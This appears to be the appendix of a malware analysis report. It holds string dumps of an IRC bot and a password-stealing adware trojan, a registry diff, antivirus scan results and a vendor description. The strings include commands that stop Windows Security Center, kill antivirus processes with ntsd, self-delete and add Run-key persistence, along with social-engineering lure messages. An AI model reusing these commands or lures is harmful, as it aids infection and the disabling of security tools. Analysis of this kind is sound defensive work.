setsockopt
recv
sendto
send
htonl
htons
inet_addr
inet_ntoa
connect
socket
WSACleanup
WSAGetLastError
WSASocketA
WSAStartup
ws2_32.dll
SetServiceStatus
RegisterServiceCtrlHandlerA
UnlockServiceDatabase
ChangeServiceConfig2A
QueryServiceLockStatusA
LockServiceDatabase
ImpersonateLoggedOnUser
StartServiceCtrlDispatcherA
CreateServiceA
IsValidSecurityDescriptor
EnumServicesStatusA
CloseServiceHandle
DeleteService
ControlService
StartServiceA
OpenServiceA
OpenSCManagerA
advapi32.dll
user32.dll
GetComputerNameA
kernel32.dll
Did you see this picture, it's hilarious!!!!!
Have I shown you this new picture of my cat :)
Hey, check out this great photo from my trip to England!
PING
VERSION
%s!%s@%s
topic
$dec(
TOPIC
KICK
ERROR
xsafaxsa
xsaxafax
%windir%
svchost.exe
passw0rd
*!*@symtec.us
http.xn--mg-kka.com
letmein
#rep
torrent
#rep
main//
threads//
process//
irc//
msn//
download//
update//
warn//
logic//
msn//
Windows Taskmanager
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
open
@echo off
net stop "Security Center"
net stop winvnc4
del c:\a.bat
c:\a.bat
MessageBoxA
%s No %s thread found.
%s %s thread stopped. (%d thread(s) stopped.)
@echo off
:Repeat
del "%s">nul
if exist "%s" goto Repeat
del "%%0"
@echo off
:Repeat
del "%s">nul
ping 0.0.0.0>nul
if exist "%s" goto Repeat
del "%%0"
%s\removeMe%i%i%i%i.bat
.?AV_com_error@@
.?AVtype_info@@
[00|USA|660704]
dholytq
VMXP1
wyu
wQZ
wyw
J4tM~2t
wCQ
wZa
qzT
qqp
```

```
wUJ
wao
main// Naim thd.
SVW
J=jD
pvcG
tHv
1atl
SAe
(FbHk
Y~ hH
"j k0y
lP*s
W4hl
g!hd
bMF
DdRS
KPP
Tse
1glr,I
cQc
xdW4
vmqQ
An1V
hnDLx
FuA;3
gxI97V0
SUN
hs@W
YM(S
JZ@a
YRV
QIC)!
ua7j
tNY
Rt&Rh
w-6DV
l2Ywh)
;MWn
Vp!:-W
hlwn
hdm
hWTU
uhL^(#
L%de(v
tKh<
FVh0
WK!k?
t%dUH6&
4i*fV,ht%
$YhV
RqqD
A#jA0s
FCqY
$*)toa
_su9M
Pla
]L%"f#WBG
xdP19
ity
8bh$l|
dXb
gxe
]Bh UBH MBD EB1 =B| 5BX -B0 %B
(Q$JJ.|a!J
C.dB
jAh!
nay
T^Li %
BT$B
HEWg
mXo2
RLY
xCQ
EZ( +T
IU`M
t j#"xD
9LuC)
5,Edx
fR6Q
SxJ
ed`xJ
YxMk
anvu
t?sBx4-
h$&A?D
-uQ8X
~ZXP
-o`X9Q
dhh
'jOMi
LP~'j
A&QPPl
WjR
ir8|n
,AmDC<
ltYGu
vbKh
sA;R
Yid8
KPV
a~Kj
YUF
*Epl
xP7t
OWi} %
[RiP
SFv
-RQL
"D|VT
c'Oj
"X0PY
W(s(h
XPVS
puG,
tNV
aZM*
TdG
HRe
`r.ge
tfil
updat&
login
hreadsB
ryu
nH8mxz
3b1tcRh
down
msn.
top8Fm
Thi`
jeyQT,<
dj)TQ
Welcom
Fai
Sp:y:
V)(~Vb
ied
outT.
cer
Inv
Uod
threa
stD=
un\i
Box
iAG:V-
ctS
```

```
fuck
MSN/
Zipf
ROm
(gDt
RuC3
:dTxA
IKm
ity
wHn,h
URL
cup
vHbF
ivz
cFC{XHO
?BRR
D+NS
LMn
`OWPIWD
.1fKMB
SER
NIC
PASaEL
QU4IT#Q
PONGs8Ip
&NOT)$E<"
4JOb-(
ODE!
pH~i
;nWs
.ClA.
MzM
yIn
E(xAP+psr0
SQL
eVhrw0=
SrPHYA
qSH5Ch
}ifoy!
Mci
=Hwj
UdpT
(cpIf
C#p}i
hnszFtu
D>_SA
Eloz
kUElA,
qQu
bTG
Lqw
ht4*by
dsP
rvi
iDd
Qeu&y3
LBufo4
?n5tW
IsV
dvfp
rSn2
d}lt
3mBh
v2RI^hj
F:)a|e
[sJk
".gDd
CTgP
VERSoO
7p6q0n5
l& TfO
CAOKf
dnr
vcb
ppp
w0rd
.xnq-:mg8k
ARE\Mf
aC"r
Es)t
GIu
VQRS
9MZu
PEu
CreateThread
RRf
RRf
Sleep
LoadLibraryA
GetProcAddress
VirtualAlloc
VirtualFree
VirtualProtect
kernel32.dll
CreateFileA
WriteFile
CloseHandle
ExitProcess
SetCurrentDirectoryA
GetStartupInfoA
VirtualAllocEx
FreeLibrary
WriteProcessMemory
GetCurrentProcessId
GetModuleHandleA
GetModuleFileNameA
OpenProcess
Sleep
userenv.dll
GetProfilesDirectoryA
advapi32.dll
RegOpenKeyExA
GetUserNameA
RegQueryValueExA
RegCloseKey
LoadLibraryA
YIt
Sj@h
FIu
Pj@QS
RRh
kernel32.dll
VirtualAlloc
VirtualFree
GetModuleHandleA
GetCommandLineA
Sleep
ERN
L32.dl
MgVC
T1AD
PIL
OLEAUT
reatfTh
pd=ls
cmpiA
Sfngz
Obj
Han
ckCoun
dEx.
Inf
rsi
?M|)ulw
dow;sD
N4am
vAv
RrHa
```

```
wbGP{
pIy
TjRkFh
cPo
z#jxhy2
TPo
l}t:ByRR{
SdL+R84F
ybd_Tv
VkK.
I>Jp
WHic
neZ{
yLr
wfsiv0=p
com
mTpQ"g
UAuEHX
ZJD
```

A.4 RegShot

```
Regshot 1.8.2
Comments:
Datetime:2008/5/1 07:01:32  ,  2008/5/1 07:02:23
Computer:VMXP1 , VMXP1
Username:vmwp , vmwp

----------------------------------
Values added:4
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Taskmanager: "
     svchost.exe"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\izjc\Qrfxgbc\vepobg.rkr:
     02 00 00 00 06 00 00 00 B0 34 7E 32 59 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     ShellNoRoam\MUICache\C:\Documents and Settings\vmwp\Desktop\ircbot.exe:
     "ircbot"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     ShellNoRoam\MUICache\c:\a.bat: "a"

----------------------------------
Values modified:4
----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 12 22 09 8D 34 92 BF 59 45 F5
     F5 EB BD 6C B5 0B 41 0A A4 97 82 14 44 83 0F 62 22 2A C7 B2 E4 8D 63 A6
     35 D7 82 20 81 80 29 1A 50 06 B5 C3 98 44 F5 39 B8 E7 47 5C A1 67 30 5D
     39 85 17 48 03 3E AF 15 2C 27 3C 31 D2 39 03 C4 93 DC B9 C9 CA 28
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 5D 5C C5 77 7E 51 B5 65 B9 08
     9E 97 BA C1 15 30 9F 8D A1 BB A4 2C 2C 29 8F EB 4A 2F 00 23 C3 C9 B6 2B
     77 D5 31 A9 EF 28 FC F0 48 62 3A 33 9A 3B CC D8 7B 15 CC 82 22 60 44 96
     34 C2 81 D9 8E 44 F1 9C 3E 06 9F 00 5D 6F F2 D3 CC B5 15 35 8D 90
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU: 02 00 00 00 11 00 00 00 C1 CC 2A 59 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU: 02 00 00 00 13 00 00 00 10 63 14 3B 59 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_HVFPHG: 02 00 00 00 12 00 00 00 60 9B A6 2A 59 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_HVFPHG: 02 00 00 00 14 00 00 00 40 C1 03 3B 59 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\izjc\Qrfxgbc\cebprkc.rkr:
      02 00 00 00 06 00 00 00 10 D4 A6 94 4A 99 C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\izjc\Qrfxgbc\cebprkc.rkr:
      02 00 00 00 07 00 00 00 10 63 14 3B 59 AB C8 01

----------------------------------
Total changes:8
----------------------------------
```

Appendix B

unknown.exe

B.1 Virus Total Scan

Virus Total's scan of unknown.exe.
Permalink: `http://www.virustotal.com/analisis/90b2c86745027646187128f8e3dc7382`.

```
File unknown.exe received on 03.31.2008 01:56:34 (CET)

  Antivirus          Version   Last Update   Result
  AhnLab-V3          -         -             Win-Trojan/Pophot.280064
  AntiVir            -         -             BDS/Hupigon.Gen
  Authentium         -         -             -
  Avast              -         -             Win32:Agent-ICL
  AVG                -         -             PSW.Generic6.AGD
  BitDefender        -         -             Generic.Onlinegames.5.B5770342
  CAT-QuickHeal      -         -             TrojanSpy.Pophot.abr
  ClamAV             -         -             -
  DrWeb              -         -             Trojan.Hitpop
  eSafe              -         -             -
  eTrust-Vet         -         -             Win32/Hitpop!generic
  Ewido              -         -             Logger.Pophot.acq
  F-Prot             -         -             W32/Heuristic-162!Eldorado
  F-Secure           -         -             Trojan-Spy.Win32.Pophot.abr
  FileAdvisor        -         -             -
  Fortinet           -         -             -
  Ikarus             -         -             Trojan-Spy.Win32.Agent.pn
  Kaspersky          -         -             Trojan-Spy.Win32.Pophot.abr
  McAfee             -         -             New Malware.aj
  Microsoft          -         -             TrojanSpy:Win32/Hitpop.gen!dll
  NOD32v2            -         -             a variant of Win32/Spy.Delf.NHF
  Norman             -         -             W32/Suspicious_U.gen
  Panda              -         -             -
  Prevx1             -         -             -
  Rising             -         -             Trojan.Clicker.Win32.PopHot.gy
  Sophos             -         -             Mal/Behav-151
  Sunbelt            -         -             VIPRE.Suspicious
  TheHacker          -         -             -
  VBA32              -         -             Trojan-Spy.Win32.Pophot.abr
  VirusBuster        -         -             Packed/Upack
  Webwasher-Gateway  -         -             Win32.Malware.gen#Upack!84

  Additional information
  MD5: db9c5a585240279413011cefe3eaffb7
  SHA1: 022abea35fe16096b03cab740ebba0374c1a3c5e
  SHA256: 91644b3f665b8beee5637d8108917d02217e1bf12e46aa735ab43cba8fe8d3c7
  SHA512: cc522da0bf94f85d1198c9084a011b294aa6a0ad273fb931d2b63d6c43aa7967...

  PEiD..: -
  PEInfo: PE Structure information

  ( base data )
  entrypointaddress.: 0x211018
  timedatestamp.....: 0x2111e0be (Sat Aug 01 12:36:14 1987)
  machinetype.......: 0x14c (I386)
  ( 3 sections )
  name viradd virsiz rawdsiz ntrpy md5
  j_u_ 0x1000 0x4b000 0x1f0 4.79 b156382d151eb190409b6da0ec41748e
  .Upack 0x4c000 0x1e000 0x1b75c 8.00 3080517ec466389d723df5ccbe8f4479
  .ByDwing 0x6a000 0x1000 0x1f0 4.79 b156382d151eb190409b6da0ec41748e

  ( 0 imports )

  ( 0 exports )
  packers (Kaspersky): PE_Patch, UPack
  packers (Avast): Upack
```

Virus Total's scan of `myself.exe`.
Permalink: `http://www.virustotal.com/analisis/90b2c86745027646187128f8e3dc7382`.

```
File myself.exe received on 05.19.2008 18:06:39 (CET)

  Antivirus          Version         Last Update Result
  AhnLab-V3          2008.5.20.0     2008.05.19  -
  AntiVir            7.8.0.19        2008.05.19  BDS/Hupigon.Gen
  Authentium         5.1.0.4         2008.05.18  W32/Injector.A.gen!Eldorado
  Avast              4.8.1195.0      2008.05.18  Win32:Hupigon-KMS
  AVG                7.5.0.516       2008.05.19  PSW.Generic6.EKI
  BitDefender        7.2             2008.05.19  Generic.Onlinegames.5.31A72B59
  CAT-QuickHeal      9.50            2008.05.19  Backdoor.Hupigon.121
  ClamAV             0.92.1          2008.05.19  PUA.Packed.UPack-2
  DrWeb              4.44.0.09170    2008.05.19  Trojan.Hitpop.82
  eSafe              7.0.15.0        2008.05.19  Suspicious File
  eTrust-Vet         31.4.5796       2008.05.16  -
  Ewido              4.0             2008.05.19  -
  F-Prot             4.4.2.54        2008.05.16  W32/Injector.A.gen!Eldorado
  F-Secure           6.70.13260.0    2008.05.19  W32/Suspicious_U.gen
  Fortinet           3.14.0.0        2008.05.19  -
  GData              2.0.7306.1023   2008.05.19  Trojan-Spy.Win32.Pophot.aoh
  Ikarus             T3.1.1.26.0     2008.05.19  Trojan-Spy.Win32.Pophot.aoh
  Kaspersky          7.0.0.125       2008.05.19  Trojan-Spy.Win32.Pophot.aoh
  McAfee             5297            2008.05.17  New Malware.aj
  Microsoft          1.3408          2008.05.13  TrojanSpy:Win32/Pophot.A
  NOD32v2            3110            2008.05.19  a variant of Win32/Spy.Delf.NIK
  Norman             5.80.02         2008.05.19  W32/Smalltroj.DXJR
  Panda              9.0.0.4         2008.05.19  -
  Prevx1             V2              2008.05.19  Cloaked Malware
  Rising             20.45.02.00     2008.05.19  Trojan.Win32.Undef.etb
  Sophos             4.29.0          2008.05.19  Mal/Packer
  Sunbelt            3.0.1123.1      2008.05.17  Trojan-Spy.Win32.Pophot.aoh
  Symantec           10              2008.05.19  Infostealer
  TheHacker          6.2.92.313      2008.05.19  Trojan/Spy.Pophot.aoh
  VBA32              3.12.6.6        2008.05.18  Trojan-Spy.Win32.Pophot.any
  VirusBuster        4.3.26:9        2008.05.19  Packed/Upack
  Webwasher-Gateway  6.6.2           2008.05.19  Trojan.Backdoor.Hupigon.Gen

  Additional information
  File size: 107972 bytes
  MD5...: 53fd90d48075a0bfbf684f2292c471d3
  SHA1..: 6160ddeed176cd562d78e3032e2e12311ce76063
  SHA256: 879e1fed7122edd9fee87924040c42b4b567be9ac374614df915f5b94aea4c8e
  SHA512: 088df3d5714565965c0f6eeaa9eb7066fa55a84686f7e6df9797c2047d7b3d92...
  PEiD..: -
  PEInfo: PE Structure information

  ( base data )
  entrypointaddress.: 0x401018
  timedatestamp.....: 0x4011b0be (Fri Jan 23 23:39:42 2004)
  machinetype.......: 0x14c (I386)

  ( 3 sections )
  name viradd virsiz rawdsiz ntrpy md5
  PS 0x1000 0x4c000 0x1f0 5.35 8608fcb945b5a581b6e5d7575b3b2bb8
  @rF 0x4d000 0x22000 0x1a3c4 8.00 4c541269e2a8b5113cd48b746f624d61
  ND@ 0x6f000 0x1000 0x1f0 5.35 8608fcb945b5a581b6e5d7575b3b2bb8

  ( 0 imports )

  ( 0 exports )
  packers (Authentium): UPack
  Prevx info: http://info.prevx.com/aboutprogramtext.asp?PX5=
      C2098030C4F829AAA5FB01352AEA2F009073773D
  packers (Kaspersky): PE_Patch, UPack
  packers (F-Prot): UPack
```

B.2 F-Secure Virus Description of Trojan-Spy

This is F-Secure's description of unknown.exe.

Main Index HOME USERS SMALL BUSINESSES ENTERPRISES PARTNERS SECURITY CENTER ABOUT F-SECURE

F-SECURE®

Select language | 日本語 | 简体中文 | 繁體中文(香港) | 繁體中文(臺灣)

Main Index » Security Centre » Descriptions

F-Secure Malware Information Pages: Trojan-Spy

[Summary] | [Disinfection]

Radar

Name :	**Trojan-Spy**
Alias:	Trojan-PSW, Spy, TrojanSpy, PSW, Password Stealing Trojan, Spying trojan, Trojan.PSW
Type:	**Trojan-Spy, Trojan-PSW**
Category:	**Malware**
Platform:	**W32**

Security Guide
F-Secure World Map
Security Alerts
Virus Statistics
Malware Removal Tools
Malware Code Glossary
Submit Malware Sample
Select local site
Global Sites

VIRUS WORLD MAP

Global Alert Level:
- Medium -

Global Status:

> Scan My Computer Now
> Download Trial Versions

Summary

Spy, Data or Password Stealing Trojan (Generic Description)

A spy, data or password stealing trojan is usually a standalone program that allows a hacker to monitor user's activities on an infected computer. Password stealing trojans are quite popular. Some backdoors and worms drop password stealing trojans to a system they try to infect.

A password stealing trojan is usually a standalone application that installs itself to system and sometimes drops a keylogging component. Such trojan stays active in Windows memory and starts keylogging (recording keystrokes) when a user is asked to input a login and a password. Then a trojan stores the recorded keystrokes data for later submission or sends this data to a hacker immediately. In many cases such trojans also send information about user's computer IP, RAS (remote access server), and network configuration. A hacker who gets this info is capable of misusing other person's Internet account and in some cases hack into user's network. Stolen logins and passwords can allow a hacker to read user's e-mail on public and corporate mail servers.

A data stealing trojan is usually a standalone program that searches for specific files or data on an infected computer and then sends this data to a hacker. For example some data stealing trojans try to locate 'key' files that contain authentication information for some program or service. Other data stealing trojans try to steal serial numbers of software installed on an infected system. A few e-mail worms attach random data files (excel or word files, images) to e-mails that they send from infected systems.

A spy is usually a standalone program that installs itself to system and records certain events on an infected computer. For example such trojan can record keyboard activities, keep the list of applications that a user ran, archive URLs that a user opened and so on. A spying trojan sends out a recorded log to a hacker at certain intervals. In some cases spying trojans have a certain time window. For example they work only until a certain date and then uninstall themselves from a system.

Most famous spies, data and password stealing trojans: Coced, Hooker, GOP, Kuang, Platan, Klogger.

Back to the Top

Disinfection

Security Advisory

Various spying and data stealing trojans compromise system security by providing authentication information (logins and passwords, credit card numbers, etc.) to hackers. So it is very important to change all logins and passwords after cleaning a computer from these trojans. Also, if your credit card number has been stolen or your on-line bank account info has been compromised, it is recommened to contact your credit card company or on-line bank for help.

Please note that stealing credit card or online bank information information is a serious abuse, so you might want to contact the local cybercrime authorities for investigation. In this case do not perform any disinfection actions on your computer before it is inspected by the authorities.

Automatic Disinfection

Usually standalone malware (backdoors, worms, trojans, etc.) is automatically removed by F-Secure Anti-Virus (FSAV) starting from version 5.40. Malware files get automatically renamed by FSAV, so they can not be started any more. In some rare cases, when automatic disinfection is not possible, a user can select disinfection action by him/herself to make FSAV rename or delete an infected file. In some special cases it is recommended to use specific disinfection tools provided by F-Secure. They can be downloaded from our ftp site:

ftp://ftp.f-secure.com/anti-virus/tools/

F-Secure Anti-Virus can be purchased from our webshop or from our authorised distributors. A trial version F-Secure Anti-Virus, limited to 30 days, can be downloaded from our website:

http://www.f-secure.com/download-purchase/

All the latest versions of FSAV can download anti-virus database updates automatically. However, these updates can be also downloaded and installed manually from our web or ftp sites:

http://www.f-secure.com/download-purchase/updates.shtml

Manual Disinfection

To manually disinfect standalone malware (backdoors, worms, trojans, etc.) it's usually enough to delete all infected files from a computer and to restart it. Active malware files are usually locked by operating system so different disinfection approaches are required for different operating systems.

Please note that manual disinfection is a risky process, so it is recommended only for advanced users.

Windows 95, 98, ME

If Windows 9x operating system is used, it is recommended to restart a computer from a bootable system diskette and to delete an infected file from command prompt. For example if a malicious file named ABC.EXE is located in Windows folder, it is usually enough to type the following command at command prompt:

DEL C:\WINDOWS\ABC.EXE

and to press Enter. After that an infected file will be gone.

Windows NT, 2000, XP

If Windows NT, 2000 or XP is used, a malicious file has to be renamed with a different extension (for example .VIR) and then a system has to be restarted. After restart a renamed malicious file will no longer be active and it can be easily deleted manually.

System Restore issue

If Windows ME or XP is used, it is recommended to disable System Restore feature of these operating systems to prevent a computer from re-infection by an already removed malware. The fact is that System Restore feature of these operating systems might save an infected file into the special folder and copy it back to a hard drive it every time it's been renamed or deleted by F-Secure Anti-Virus or by a user. Instructions on how to disable System Restore feature are here:

Windows ME:
http://www.europe.f-secure.com/v-descs/sfc_dis.shtml

Windows XP:
http://www.europe.f-secure.com/v-descs/sfc_dis1.shtml

It is recommended to re-enable System Restore after disinfection in order to restore stable system configuration in the future, if any crash or incompatibility issue occurs.

Contacting F-Secure for help

If you have problems with disinfection, please consult a computer technician or send a message (and a sample) to our Viruslab. We have guidelines for sending virus samples, hoaxes and virus-related questions to F-Secure Viruslab published here:

http://support.f-secure.com/enu/home/virusproblem/sample/

Back to the Top

F-Secure Corporation

Last Modified: January 01, 2006

B.3 Strings in memory of unknown.exe

This is a list of the strings found in the process memory of `unknown.exe`. Due to the size of the binary file the list of strings is too long to be practically included here. The full list is available electronically.

```
jjj
jjj
jjj
jjjj
jjj
jjj
jjj
jjj
jjj
MZLoadLibraryA
KERNEL32.DLL
GetProcAddress
vhQYF
.Upack
.ByDwing
String
u:hD
Uhe'!
ZYYd
SOFTWARE\Borland\Delphi\RTL
FPUMaskValue
kernel32.dll
kernel32.dll
kernel32.dll
kernel32.dll
kernel32.dll
shlwapi.dll
if ex
ist "
goto try
del %0
c:\myDelm.bat
/c c:\myDelm.bat
cmd.exe
RUNIEP.EXE
KReg
.exe
KVXP.kxp
360tray.exe
dbgeng.dll
-c q -p
ntsd.exe
advapi32.dll
avp.exe
kernel32.dll
kernel32.dll
user32.dll
user32.dll
user32.dll
kernel32.dll
LoadLibraryW
kernel32.dll
user32.dll
run
hwnd
listion
IEFrame
count1
open
count2
hwnd_
SVW
Uh'x!
PWS
PWS
KuM3
exe
run
open
kernel32.dll
QSV
ZYYd
pwis
ys.ini
mwis
scrsys
scrs
lwi
user32.dll
kernel32.dll
kernel32.dll
d:\mpp.exe
inf\
rundl
l32.exe
svch
osts.exe
ver
first
dll_start
dll
old
dll_start_bak
dll_bak
exe
dll_hitpop
dll32
exe_bak
fn_pif
.exe
.scr
.dll
dll_
maindll
bin
start
start
ftware\Micro
soft\Win
dows\CurrentV
ersion\Pol
icies\Exp
lorer\r
MyUserinit
http\shell\open\command
IEXPLORE.EXE
" -nohome
Check_Associations
Software\Microsoft\Internet Explorer\
    Main
EnableAutodial
Software\Microsoft\Windows\
    CurrentVersion\Internet Settings
NoNetAutodial
system
c:\myDelm.bat
bat
sys
Error
Runtime error     at 00000000
```

```
0123456789ABCDEF
wSw
jjj
jjh
jjj
jjj
MZP
This program must be run under Win32
CODE
`DATA
BSS
.idata
.edata
P.reloc
P.rsrc
String
WideString
Variant
OleVariant
TObject
TObject
System
SOFTWARE\Borland\Delphi\RTL
FPUMaskValue
kernel32.dll
GetLongPathNameA
Software\Borland\Locales
Software\Borland\Delphi\Locales
TFileName
TSearchRecX
Exception
EHeapException
EOutOfMemory
EInOutError
EExternal
EExternalException
EIntError
EDivByZero
ERangeError
EIntOverflow
EMathError
EInvalidOp
EZeroDivide
EOverflow
EUnderflow
EInvalidPointer e@
EInvalidCast
EConvertError
EAccessViolation
EPrivilege
EStackOverflow
EControlC
EVariantError
EAssertionFailed
EAbstractError
EIntfCastError
ESafecallException
SysUtils
SysUtils
m/d/yy
mmmm d, yyyy
AMPM
AMPM
:mm:ss
Sht
kernel32.dll
GetDiskFreeSpaceExA
oleaut32.dll
VariantChangeTypeEx
VarNeg
VarNot
VarAdd
VarSub
VarMul
VarDiv
VarIdiv
VarMod
VarAnd
VarOr
VarXor
VarCmp
VarI4FromStr
VarR4FromStr
VarR8FromStr
VarDateFromStr
VarCyFromStr
VarBoolFromStr
VarBstrFromCy
VarBstrFromDate
VarBstrFromBool
Uha
ZYYd
TCustomVariantType
TCustomVariantType
Variants
EVariantInvalidOpError
EVariantTypeCastError
EVariantOverflowError
EVariantInvalidArgErrort
EVariantBadVarTypeError
EVariantBadIndexError
EVariantArrayLockedError
EVariantArrayCreateError
EVariantNotImplError
EVariantOutOfMemoryError
EVariantUnexpectedError<
EVariantDispatchError
EVariantInvalidNullOpError
jjjj
Ajj
jjj
jjjj
jjjj
jjjj
jjj
Ajj
Empty
Null
Smallint
Integer
Single
Double
Currency
Date
OleStr
Dispatch
Error
Boolean
Variant
Unknown
Decimal
ShortInt
Byte
Word
LongWord
Int64
Variants
tagEXCEPINFO
EOleError
EOleSysError
EOleException
Apartment
Free
Both
Neutral
SVW3
UhW>A
ZYYd
```

```
SVW
ZYYd
Pht?A
FSh
hX@A
hp@A
ole32.dll
CoCreateInstanceEx
CoInitializeEx
CoAddRefServerProcess
CoReleaseServerProcess
CoResumeClassObjects
CoSuspendClassObjects
QQQQQQQQSV
IERecordP
TRecProcess
Tmyinfop
Pwn
SeDebugPrivilege
URLMON.DLL
URLDownloadToFileA
RUNIEP.EXE
KRegEx.exe
KVXP.kxp
360tray.exe
dbgeng.dll
-c q -p
ntsd.exe
http://
Software\Baidu\BaiduBar\WhiteList
Software\Yahoo\Assistant\Assist\
     adwurl
Software\Microsoft\Internet Explorer\
     New Windows\Allow
Software\Microsoft\Protected Storage
     System Provider
Software\Microsoft\Internet Explorer\
     New Windows\Allow
Software\Microsoft\Windows\
     CurrentVersion\Internet Settings
     \ZoneMap\Domains\
Software\Microsoft\Windows\
     CurrentVersion\Internet Settings
     \ZoneMap\EscDomains\
\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings
     \ZoneMap\Domains\
\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings
     \ZoneMap\EscDomains\
http
allow2
Software\Google\NavClient\1.1\
     whitelist
Start Page
SOFTWARE\Microsoft\Internet Explorer
     \Main
about:blank
Start Page
SOFTWARE\Microsoft\Internet Explorer
     \Main
.url
url.dll
URL
InternetShortcut
IconFile
IconIndex
Favorites
Software\Microsoft\Windows\
     CurrentVersion\Explorer\Shell
     Folders
Desktop
Software\Microsoft\Windows\
     CurrentVersion\Explorer\Shell
     Folders
error
begin
end
.tmp
webhitlogtmp.dat
pm_time
pm_count
gg_count
gg_jg
sound
mgck
dx_jg
acitve_count
sys
yyyy-MM-dd
QQQQQQQ
ZYYd
alx
.exe
QQQQQQQQ
.tmp
display_max
.tmp
display_bl
http://
http://
webhit
win_hit,
InternetExplorer.Application
width
height
err
Edit
http://
http://
http://
dPh`
Internet Explorer_TridentDlgFrame
Button
TMessageForm
TButton
cookie(&D)
Cookie(&A)
Microsoft Internet Explorer
Windows Internet Explorer
Internet Explorer
Cookie(&B)
IEFrame
about:blank
http://
hwnd
IEFrame
http://
hwnd
Quit
dbgeng.dll
-c q -p
ntsd.exe
ZYYd
IEFrame
ZYYd
IEFrame
.tmp
display_time
IEFrame
Version
SOFTWARE\Microsoft\Internet Explorer
Microsoft Windows
Second Edition
Millenium Edition
NT %d.%d
2003 Server
Workstation
```

```
Home Edition
Vista
Professional
Datacenter Edition
Enterprise Edition
Web Edition
Standard Edition
Datacenter Server
Advanced Server
Server
Server "Longhorn" Datacenter Edition
Server "Longhorn" Enterprise Edition
ProductType
\SYSTEM\CurrentControlSet\Control\ProductOptions
WinNT
LanManNT
ServerNT
Advance Server
Service Pack 6
\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix\Q246009
(%d.%d Build %d)
QQQQQQSVW
ZYYd
ZYYd
35323630343836343534323630333539446E7E52617B28606968
AlxTB1.dll
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{F1FABE79-25FC-46de-8C5A-2C6DB9D64333}
exe
run
cmd.exe
txt
*.txt
cookie:
drivers\etc\hosts
TTraveler.
exe
Maxthon.exe
ZYYd
http://
cando.asp?id=
&update=
cando.txt
QSVW
ZYYd
ZYYd
cando_ss.asp?id=
&update=
cando.txt
QSVW
ZYYd
ZYYd
cando_cc.asp?id=
&update=
cando.txt
djjjj
jjjj
jjj
jjj
jjj
Bjj
Bjj
Bjj
Bjj
jjj
jjjj
jjjj
jjjj
Cjj
Bjj
CMC
ALC
u!hD
ZYYd
hwnd
ZYYd
checkcj.ini
fn_exe
mydown
fn_dll_start
ver
mscheck
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\run
Startup
Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
\qq.exe
QQQQQQQQ
ZYYd
getkey.asp?host=
getkey.txt
QQQQQQQQ
item
forms
length
type
submit
SVW
item
forms
.tmp
log_md5_find
log_md5_find
ReadyState
Document
links
length
HgetElementsByTagName
item
ZYYd
QQQQQQQQ
ZYYd
candown.asp?id=
&update=
candown.txt
QQQQQQQ
Uh-!B
ZYYd
QQQQQQQQ
Uh "B
ZYYd
QQQQQQQ
Uhy#B
ZYYd
index
.htm
IEFrame
document
links
length
HgetElementsByTagName
item
href
Navigate
<a href="
">aaa</a>
HinnerHTML
body
item
_self
```

```
Htarget
click
ReadyState
http://
exe
rar
zip
doc
pdf
bmp
gif
jpg
jpeg
SVW3
UhK3B
ZYYd
ZYYd
hR3B
IEFrame
pAU
SVW3
Uho4B
ZYYd
ZYYd
.tmp
ZYYd
IEFrame
SVW3
Uh77B
hH7B
kernel32.dll
QQQQQ3
Uh48B
ZYYd
exe
ZYYd
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
bat
sys
IEFrame
dll_start
dll_start_bak
exe
exe_bak
old
dll32
c:\hitpop.txt
AVP.TrafficMonConnectionTerm
AVP.Button
ver
hitpop
MyUserinit
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\run
log
yyyy
list.htm
http://
cmd.exe
downfile
dll
regsvr32.exe
run
webhitlogtmp.dat
install
pm_count
Install.asp?ver=
&userid=
&address=
&userbh=
&alexa=
&win=
reg.txt
yyyyMMdd
install_mytm
acitve_count
gg_count
yyyy-MM-dd
active.asp?ver=
&old=
active.txt
.tmp
display_max
display_bl
display_time
display_type
iexplore.exe
open
,url_1
webhit
,title_1
current_url
hwnd
iecount
,pop_
log_date
log_fz
,find_
,refresh1
pop_
iecreate
left
Hwnd
HWND
ToolBar
StatusBar
hwnd
Navigate2
Left
